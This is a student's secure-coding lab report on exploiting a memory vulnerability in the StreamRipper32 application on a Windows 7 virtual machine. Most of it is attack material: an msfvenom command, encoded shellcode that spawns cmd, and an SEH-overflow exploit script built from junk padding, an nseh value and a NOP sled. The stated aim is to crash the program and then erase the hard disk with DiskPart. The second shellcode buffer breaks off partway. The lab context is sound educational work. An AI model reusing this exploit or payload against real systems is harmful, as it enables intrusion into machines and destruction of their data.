Secure Coding Lab-9

Working with the memory vulnerabilities

Name:N.Shanmukh

Reg No:18BCE7292


Task


· **Download Vulln.zip from teams.**
· **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.** · **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
· **Download and install python 2.7.* or 3.5.***
· **Run the exploit script to generate the payload**
· **Install Vuln_Program_Stream.exe and Run the same**


Analysis

· **Crash the Vuln_Program_Stream program and Erase HDD.**

1)Crashing the StreamRipper32 with exploit2.py




windows-7 [Running] - Oracle VM VirtualBox
Recycle Bin
Google Chrome
StreamRipp...
StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Pattern Match
Station Pattern
StreamRipper 32
OK
Cancel
Song Pattern
Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song
Station/Song Matchir
Enable
Stream Name
StreamRipper 32
StreamRipper 32
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info
Windows Media Player



Application crashed.


Now lets erase HDD:


```
File  Actions  Edit  View  Help

root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xda\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
buf += b"\x70\x6f\x42\x4a\x55\x50\x70\x53\x49\x6f\x4b\x65\x70"
buf += b"\x63\x62\x4d\x45\x34\x63\x30\x41\x41"
```

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00"   -f python

buf =  b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Payload generated.

Loading Payload:





By using DiskPart, you can erase your hdd.